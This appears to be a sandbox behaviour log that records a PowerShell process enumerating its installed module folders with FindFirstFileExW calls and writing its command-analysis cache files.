Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, ba3df54, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, ba3df54, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, ba3dfa0, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, ba3e098, 0, 0, 0) Return: adf7208	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, ba3df54, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, ba3df54, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, ba3dfa0, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, ba3e04c, 0, 0, 0) Return: adf7208	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, ba3e04c, 0, 0, 0) Return: adf71c8	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, ba3e098, 0, 0, 0) Return: adf7488	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, ba3e098, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, ba3e04c, 0, 0, 0) Return: adf71c8	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, ba3e098, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, ba3e04c, 0, 0, 0) Return: adf7208	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, ba3e098, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, ba3e098, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, ba3e04c, 0, 0, 0) Return: adf7208	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, ba3e098, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, ba3e04c, 0, 0, 0) Return: adf7208	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, ba3e098, 0, 0, 0) Return: adf71c8	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, ba3e098, 0, 0, 0) Return: adf7208	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, ba3e04c, 0, 0, 0) Return: adf7208	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, ba3e098, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, ba3e098, 0, 0, 0) Return: adf71c8	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, ba3e04c, 0, 0, 0) Return: adf7208	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack*, 0, ba3e098, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, ba3e04c, 0, 0, 0) Return: adf7208	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, ba3e098, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, ba3e190, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.Net\assembly\GAC_MSIL\Microsoft.Management.Infrastructure.CimCmdlets*, 0, ba3b2fc, 0, 0, 0) Return: adf71c8	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_9e171436-c937-4495-97a3-6ab639ad9344 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_9e171436-c937-4495-97a3-6ab639ad9344 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, ba3e144, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, ba3e144, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, ba3e04c, 0, 0, 0) Return: adf7488	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, ba3df54, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, ba3df54, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, ba3dfa0, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, ba3df54, 0, 0, 0) Return: adf7288	732	844

Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, ba3df54, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, ba3dfa0, 0, 0, 0) Return: adf7488	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, ba3e190, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, ba3e144, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, ba3e144, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, ba3e098, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, ba3e098, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
